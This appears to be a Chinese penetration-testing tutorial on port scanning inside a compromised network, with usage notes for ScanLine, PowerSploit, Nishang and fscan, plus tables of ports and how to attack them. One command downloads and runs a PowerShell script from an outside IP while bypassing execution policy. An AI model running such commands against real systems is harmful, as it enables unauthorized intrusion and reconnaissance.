内网端口扫描技术

通过查询目标主机的端口开放信息，不仅可以了解目标主机所开放的服务，还可以找出其开放服务的涌洞、分析目标网络的拓扑结构等， 在进行内网渗测试时，通常会使用Metasploit内置的端口进行扫描。也可以上传端口扫描工具，使用工具进行扫描。还可以根据服务器的环境，使用自定义的端口扫描脚本进行扫描。在获得授权的情况下，可以直接使用Nmap、masscan等端口扫描工具获取开放的端口信息。


ScanLine

ScanLine是一款windows下的端口扫描的命令行程序。它可以完成PING扫描、TCP端口扫描、UDP端口扫描等功能。运行速度很快，不需要winPcap库支持，应用场合受限较少。

用法

```
-?          - 显示此帮助文本
-b          - 获取端口横幅
-c          - TCP 和 UDP 尝试超时（毫秒）。 默认值为 4000
-d          - 扫描之间的延迟（毫秒）。 默认为 0
-f          - 从文件中读取 IP。 使用“stdin”作为标准输入
-g          - 绑定到给定的本地端口
-h          - 隐藏没有开放端口的系统的结果
-i          - 除了 Echo 请求之外，用于 ping 使用 ICMP 时间戳请求
-j          - 不要在 IP 之间输出“------...”分隔符
-l          - 从文件中读取 TCP 端口
-L          - 从文件中读取 UDP 端口
-m          - 绑定到给定的本地接口 IP
-n          - 不扫描端口 - 仅 ping（除非您使用 -p）
-o          - 输出文件（覆盖）
-O          - 输出文件（追加）
-p          - 扫描前不要 ping 主机
-q          - ping 超时（毫秒）。 默认值为 2000
-r          - 将 IP 地址解析为主机名
-s          - 以逗号分隔格式输出（csv）
-t          - 要扫描的 TCP 端口（以逗号分隔的端口/范围列表）
-T          - 使用 TCP 端口的内部列表
-u          - 要扫描的 UDP 端口（以逗号分隔的端口/范围列表）
-U          - 使用 UDP 端口的内部列表
-v          - 详细模式
-z          - 随机化 IP 和端口扫描顺序
```

```
scanline.exe -bhpt 21-23,25,80,110,135-139,143,443,445,1433,1521,3306,3389,5556,5631,5900,8080
100.100.0.39
scanline.exe -bhpt 80,443 100.100.0.1-254(IP)
scanline.exe -bhpt 139,445  IP
```



Telnet

Telnet协议是TCP/IP协议族的一员，是Internet远程登录服务的标准协议和主要方式。它为用户提供了在本地计算机上完成远程主机工作的能力。在目标计算机上使用Telnet协议，可以与目标服务器建立连接。如果只是想快速探测某台主机的某个常规高危端口是否开放，使用telnet命令是最方便的

```
telnet + IP+端口
```

RedTeamTool

RedTeamTool中有一个本地端口扫面的工具

```
portscanx64 10000
```

PowerSpioit

PowerSploit是一款基于PowerShell的后渗透框架软件，包含了很多PowerShell的攻击脚本，它们主要用于渗透中的信息侦测，权限提升、权限维持等

下载地址：`https://github.com/PowerShellMafia/PowerSploit`

用法

```
    ActivirusBypass：发现杀毒软件的查杀特征
    CodeExecution：在目标主机上执行代码
    Exfiltration：目标主机上的信息搜集工具
    Mayhem：蓝屏等破坏性的脚本
    Persistence：后门脚本
    Privsec：提权等脚本
    Recon：以目标主机为跳板进行内网信息侦查

    ScriptModification：在目标主机上创建或修改脚本
```

本地执行

```
powershell -exec bypass Import-Module .\Invoke-Portscan.ps1;Invoke-Portscan -Hosts
192.168.41.0/24 -T 4 -ports '445,8080,3389,80' -oA c:\1.txt
```

远程执行

python -m http.server 80 开启http服务

```
powershell -exec bypass -c IEX (New-Object
System.Net.Webclient).DownloadString('http://118.178.134.226:8080/Invoke-Portscan.ps1');import-
module .\Invoke-Portscan.ps1;Invoke-Portscan -Hosts 192.168.41.0/24 -T 4 -ports
'445,8080,3389,80' -oA c:\1.txt
```

Nishang

Nishang是一款针对PowerShell的渗透工具。说到渗透工具，那自然便是老外开发的东西。国人开发的东西，也不是不行，只不过不被认可罢了。不管是谁开发的，既然跟渗透有关系，那自然是对我们有帮助的，学习就好。来源什么的都不重要。总之，nishang也是一款不可多得的好工具。非常的好用。

下载地址`https://github.com/samratashok/nishang`

课后阅读`https://dude6.com/article/116047.html`

使用方式


```
Set-ExecutionPolicy remotesigned  允许导入
Import-Module .\nishang.psm1    导入模块
Invoke-PortScan -StartAddress 192.168.41.1 -EndAddress 192.168.41.21 -ResolveHost  扫描
powershell -command "& { import-module .\nishang\nishang.psm1; Invoke-PortScan -StartAddress
192.168.41.1 -EndAddress 192.168.41.255 -ResolveHost }"
```

```
beacon> powershell-import   //导入各种powershell脚本，这里可以导入nishang模块
beacon>powershell  posershell脚本名
或者
beacon> powershell Check-VM
```

```
PS C:\Penetration\IntranetTools\nishang> Invoke-PortScan -StartAddress 192.168.41.1 -EndAddress 192.168.41.255 -ResolveHost
使用“1”个参数调用“EndGetHostEntry”时发生异常:“不知道这样的主机。”
所在位置 C:\Penetration\IntranetTools\nishang\Scan\Invoke-PortScan.ps1:112 字符: 17
+ ...             $hostName = ([Net.DNS]::EndGetHostEntry([IAsyncResult]$ge ...
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
    + FullyQualifiedErrorId : SocketException


IPAddress      HostName                Ports
---------      --------                -----
192.168.41.2
192.168.41.129 penetration.localdomain
192.168.41.131 PC-2008.localdomain
```

Kscan



fscan

```
C:\Penetration\IntranetTools\FScan>fscan64_1.6.exe -h 192.168.41.131 -p 1-65535


   ___                              _
  / _ \     ___  ___ _ __ __ _   ___| | __
 / /_\/____/ __|/ __| '__/ _` | / __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.6.3
start infoscan
(icmp) Target '192.168.41.131' is alive
icmp alive hosts len is: 1
192.168.41.131:25 open
192.168.41.131:139 open
192.168.41.131:135 open
192.168.41.131:110 open
192.168.41.131:80 open
192.168.41.131:445 open
192.168.41.131:1688 open
192.168.41.131:3389 open
```

常见端口服务

文件共享服务端口

端 口 号	端口说明	使用说明
21、22、69	FTP/ FTP 文件传输协议	允许匿名的上传、下载、爆破和嗅探操作
2049	NFS 服务	配置不当
139	SAMBA 服务	爆破、未授权访问、远程代码执行
389	LDAP 目录访问协议	注入、允许匿名访问、弱口令

远程连接服务端口

端 口 号	端口说明	使用说明
22	SSH远程连接	爆破、SSH隧道及内网代理转发、文件传输
23	Telnet 远程连接	爆破、嗅探、弱口令
3389	RDP 远程桌面连接	Shift 后门 (2003 以下版本) 爆破
5900	VNC	弱口令爆破
5632	PcAnywhere 服务	抓取密码、代码执行

Web 应用服务端口

端口号	端口说明	使用说明
80、443、8080	常见的Web 服务端口	Web 攻击、爆破、对应服务器版本漏洞
7001 、7002	WebLogic 控制台	Java 反序列化、弱口令
8080 、8089	JBoss/Resin/Jetty/Jenkins	反序列化、控制台弱口令
9090	WebSphere 控制台	Java 反序列化、弱口令
4848	GlassFish 控制台	弱口令
1352	Lotus Domino 邮件服务	弱口令、信息泄露、爆破
10000	webmin 控制面板	弱口令

数据库服务端口

端口号	端口说明	使用说明
3306	MySQL 数据库	注入、提权、爆破
1433	MSSQL 数据库	注入、提权、SA 弱口令、爆破
1521	Ora cle 数据库	1N S 爆破、注入、反弹She ll
5432	Post greSQL数据库	爆破、注入、弱口令
27017 、27018	MongoDB 数据库	爆破、未授权访问
6379	Redis 数据库	可尝试未授权访问、弱口令爆破
5000	Sysbase/DB2 数据库	爆破、注入

邮件服务端口

端口号	端口说明	使用说明
25	SMTP 邮件服务	邮件伪造
110	POP3 协议	爆破、嗅探
143	IMAP 协议	爆破

网络常见协议端口

端口号	端口说明	使用说明
53	DNS 域名系统	允许区域传送、DNS 劫持、缓存投毒、欺骗
67、68	DHCP 服务	劫持、欺骗
161	SNMP 协议	爆破、搜集目标内网信息

特殊服务端口

端口号	端口说明	使用说明
2181	ZooKeeper 服务	未授权访问
8069	Zabbix 服务	远程执行、SQL 注入
9200 、9300	El asticsearcb 服务	远程执行
11211	Memcached 服务	未授权访问
512、513、514	Linux rexec 服务畴	爆破、远程登录
873	rsync 服务	匿名访问、文件上传
3690	SVN 服务	SVN 泄露、未授权访问
50000	SAP Management Console	远程执行